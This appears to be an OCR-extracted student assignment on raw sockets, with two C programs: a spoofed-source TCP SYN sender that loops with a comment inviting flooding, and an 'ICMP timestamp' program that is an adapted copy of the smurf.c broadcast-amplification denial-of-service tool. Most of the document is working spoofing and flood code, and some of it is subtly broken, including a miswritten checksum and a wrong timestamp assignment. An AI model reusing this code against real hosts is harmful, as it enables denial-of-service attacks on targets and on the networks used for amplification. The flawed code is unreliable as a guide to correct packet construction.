Assignment - 4

4. Write two C programs using raw socket to create

1. TCP packet where TCP payload will contain your roll number.
2. ICMP time stamp messages towards a target IP.

Solution 4.1:

TCP solution c code

```
/*
	Raw TCP packets
*/
#include <stdio.h>  //for printf
#include <string.h> //memset
#include <sys/socket.h>	//for socket ofcourse
#include <stdlib.h> //for exit(0);
#include <errno.h> //For errno - the error number
#include <netinet/tcp.h>	//Provides declarations for tcp header
#include <netinet/ip.h>	//Provides declarations for ip header
#include <arpa/inet.h> // inet_addr
#include <unistd.h> // sleep()

/*
	96 bit (12 bytes) pseudo header needed for tcp header checksum calculation
*/
struct pseudo_header
{
	u_int32_t source_address;
	u_int32_t dest_address;
	u_int8_t placeholder;
	u_int8_t protocol;
	u_int16_t tcp_length;
};

/*
	Generic checksum calculation function
```

```
*/
unsigned short csum(unsigned short *ptr,int nbytes)
{
	register long sum;
	unsigned short oddbyte;
	register short answer;

	sum=0;
	while(nbytes>1) {
		sum+=*ptr++;
		nbytes-=2;
	}
	if(nbytes==1) {
		oddbyte=0;
		*((u_char*)&oddbyte)=*(u_char*)ptr;
		sum+=oddbyte;
	}

	sum = (sum>>16)+(sum & 0xffff);
	sum = sum + (sum>>16);
	answer=(short)~sum;

	return(answer);
}

int main (void)
{
	//Create a raw socket
	int s = socket (PF_INET, SOCK_RAW, IPPROTO_TCP);

	if(s == -1)
	{
		//socket creation failed, may be because of non-root privileges
		perror("Failed to create socket");
		exit(1);
```


```
}

//Datagram to represent the packet
char datagram[4096] , source_ip[32] , *data , *pseudogram;

//zero out the packet buffer
memset (datagram, 0, 4096);

//IP header
struct iphdr *iph = (struct iphdr *) datagram;

//TCP header
struct tcphdr *tcph = (struct tcphdr *) (datagram + sizeof (struct ip));
struct sockaddr_in sin;
struct pseudo_header psh;

//Data part
data = datagram + sizeof(struct iphdr) + sizeof(struct tcphdr);
strcpy(data , "RollNo: CSM20040");

//some address resolution
strcpy(source_ip , "192.168.1.2");
sin.sin_family = AF_INET;
sin.sin_port = htons(80);
sin.sin_addr.s_addr = inet_addr ("10.0.0.2");

//Fill in the IP Header
iph->ihl = 5;
iph->version = 4;
iph->tos = 0;
iph->tot_len = sizeof (struct iphdr) + sizeof (struct tcphdr) + strlen(data);
iph->id = htonl (54321);        //Id of this packet
iph->frag_off = 0;
iph->ttl = 255;
iph->protocol = IPPROTO_TCP;
```

```
iph->check = 0;                    //Set to 0 before calculating checksum
iph->saddr = inet_addr ( source_ip );    //Spoof the source ip address
iph->daddr = sin.sin_addr.s_addr;

//Ip checksum
iph->check = csum ((unsigned short *) datagram, iph->tot_len);

//TCP Header
tcph->source = htons (1234);
tcph->dest = htons (80);
tcph->seq = 0;
tcph->ack_seq = 0;
tcph->doff = 5;       //tcp header size
tcph->fin=0;
tcph->syn=1;
tcph->rst=0;
tcph->psh=0;
tcph->ack=0;
tcph->urg=0;
tcph->window = htons (5840);            /* maximum allowed window size */
tcph->check = 0;    //leave checksum 0 now, filled later by pseudo header
tcph->urg_ptr = 0;

//Now the TCP checksum
psh.source_address = inet_addr( source_ip );
psh.dest_address = sin.sin_addr.s_addr;
psh.placeholder = 0;
psh.protocol = IPPROTO_TCP;
psh.tcp_length = htons(sizeof(struct tcphdr) + strlen(data) );

int psize = sizeof(struct pseudo_header) + sizeof(struct tcphdr) + strlen(data);
pseudogram = malloc(psize);

memcpy(pseudogram , (char*) &psh , sizeof (struct pseudo_header));
memcpy(pseudogram + sizeof(struct pseudo_header) , tcph , sizeof(struct tcphdr) + strlen(data));
```

```
        tcph->check = csum( (unsigned short*) pseudogram , psize);
        //IP_HDRINCL to tell the kernel that headers are included in the packet
        int one = 1;
        const int *val = &one;

        if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
        {
                perror("Error setting IP_HDRINCL");
                exit(0);
        }
        //loop if you want to flood :)
        while (1)
        {
                //Send the packet
                if (sendto (s, datagram, iph->tot_len ,    0, (struct sockaddr *) &sin, sizeof (sin)) < 0)
                {
                        perror("sendto failed");
                }
                //Data send successfully
                else
                {
                        printf ("Packet Send. Length : %d \n" , iph->tot_len);
                }
    // sleep for 1 seconds
    sleep(1);
        }
        return 0;
}
```

(output below)

TCP Output:



Solution 4.2:

ICMP Timestamp code:

```
#include <signal.h>

#include <stdio.h>

#include <stdlib.h>

#include <sys/socket.h>

#include <sys/types.h>

#include <netinet/in.h>

#include <netinet/ip.h>

#include <netinet/ip_icmp.h>

#include <netdb.h>

#include <ctype.h>

#include <netinet/udp.h>

#include <arpa/inet.h>

#include <unistd.h>
```

```
#include <string.h>
#include <sys/time.h>

void banner(void);
void usage(char *);
void smurf(int, struct sockaddr_in, u_long, int);
void ctrlc(int);
unsigned short in_chksum(u_short *, int);

int main(int argc, char *argv[])
{
  struct sockaddr_in sin;
  struct hostent *he;
  FILE *bcastfile;
  int i, sock, bcast, delay, num, pktsize, cycle = 0, x;
  char buf[32], **bcastaddr = malloc(8192);
  banner();
  signal(SIGINT, ctrlc);
  if (argc < 6)
    usage(argv[0]);
  if ((he = gethostbyname(argv[1])) == NULL)
  {
    perror("resolving source host");
    exit(-1);
  }
  memcpy((caddr_t)&sin.sin_addr, he->h_addr, he->h_length);
  sin.sin_family = AF_INET;
  sin.sin_port = htons(0);
  num = atoi(argv[3]);
  delay = atoi(argv[4]);
  pktsize = atoi(argv[5]);
  if ((bcastfile = fopen(argv[2], "r")) == NULL)
  {
    perror("opening bcast file");
    exit(-1);
```

```
}
x = 0;
while (!feof(bcastfile))
{
  fgets(buf, 32, bcastfile);
  if (buf[0] == '#' || buf[0] == '\n' || !isdigit(buf[0]))
    continue;
  for (i = 0; i < strlen(buf); i++)
    if (buf[i] == '\n')
      buf[i] = '\0';
  bcastaddr[x] = malloc(32);
  strcpy(bcastaddr[x], buf);
  x++;
}
bcastaddr[x] = 0x0;
fclose(bcastfile);

if (x == 0)
{
  fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n", argv[2]);
  exit(-1);
}
if (pktsize > 1024)
{
  fprintf(stderr, "ERROR: packet size must be < 1024\n\n");
  exit(-1);
}

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
{
  perror("getting socket");
  exit(-1);
}

setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *)&bcast, sizeof(bcast));
```


```
  printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);

  for (i = 0; i < num || !num; i++)
  {
    if (!(i % 25))
    {
      printf(".");
      fflush(stdout);
    }
    smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
    cycle++;
    if (bcastaddr[cycle] == 0x0)
      cycle = 0;
    usleep(delay);
  }
  puts("\n\n");
  return 0;
}

void banner(void)
{
  puts("\nsmurf.c v4.0 by TFreak\n");
}

void usage(char *prog)
{
  fprintf(stderr, "usage: %s <target> <bcast file> "
          "<num packets> <packet delay> <packet size>\n\n"
          "target       = address to hit\n"
          "bcast file    = file to read broadcast addresses from\n"
          "num packets   = number of packets to send (0 = flood)\n"
          "packet delay  = wait between each packet (in ms)\n"
          "packet size   = size of packet (< 1024)\n\n",
        prog);
```

```
  exit(-1);
}

void smurf(int sock, struct sockaddr_in sin, u_long dest, int psize)
{
  struct iphdr *ip;
  struct icmp *icmp;
//   struct icmp *ic;
  char *packet;

  packet = malloc(sizeof(struct iphdr) + sizeof(struct icmp) + psize);
  ip = (struct iphdr *)packet;
  icmp = (struct icmp *)(packet + sizeof(struct iphdr));

  memset(packet, 0, sizeof(struct iphdr) + sizeof(struct icmp) + psize);

  ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + psize);
  ip->ihl = 5;
  ip->version = 4;
  ip->ttl = 255;
  ip->tos = 0;
  ip->frag_off = 0;
  ip->protocol = IPPROTO_ICMP;

  //source address-user input
  ip->saddr = sin.sin_addr.s_addr;

  //destination address-user input
  ip->daddr = dest;

   struct timeval tv;

  ip->check = in_chksum((u_short *)ip, sizeof(struct iphdr));
  icmp->icmp_type = 13;
  icmp->icmp_code = 0;
```

```
  icmp->icmp_cksum = in_chksum((u_short *)icmp, sizeof(struct icmp) + psize);
  icmp->icmp_dun.id_ts.its_otime = gettimeofday(&tv, NULL);

  sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct icmp) + psize,
       0, (struct sockaddr *)&sin, sizeof(struct sockaddr));

  free(packet); /* free willy! */
}

void ctrlc(int ignored)
{
  puts("\nDone!\n");
  exit(1);
}

unsigned short in_chksum(u_short *addr, int len)
{
  register int nleft = len;
  register int sum = 0;
  u_short answer = 0;

  while (nleft > 1)
  {
    sum += *addr++;
    nleft -= 2;
  }

  if (nleft == 1)
  {
    *(u_char *)(&answer) = *(u_char *)addr;
    sum += answer;
  }

  sum = (sum >> 16) + (sum + 0xffff);
  sum += (sum >> 16);
```

```
  answer = ~sum;

  return (answer);

}
```

Output:



```
```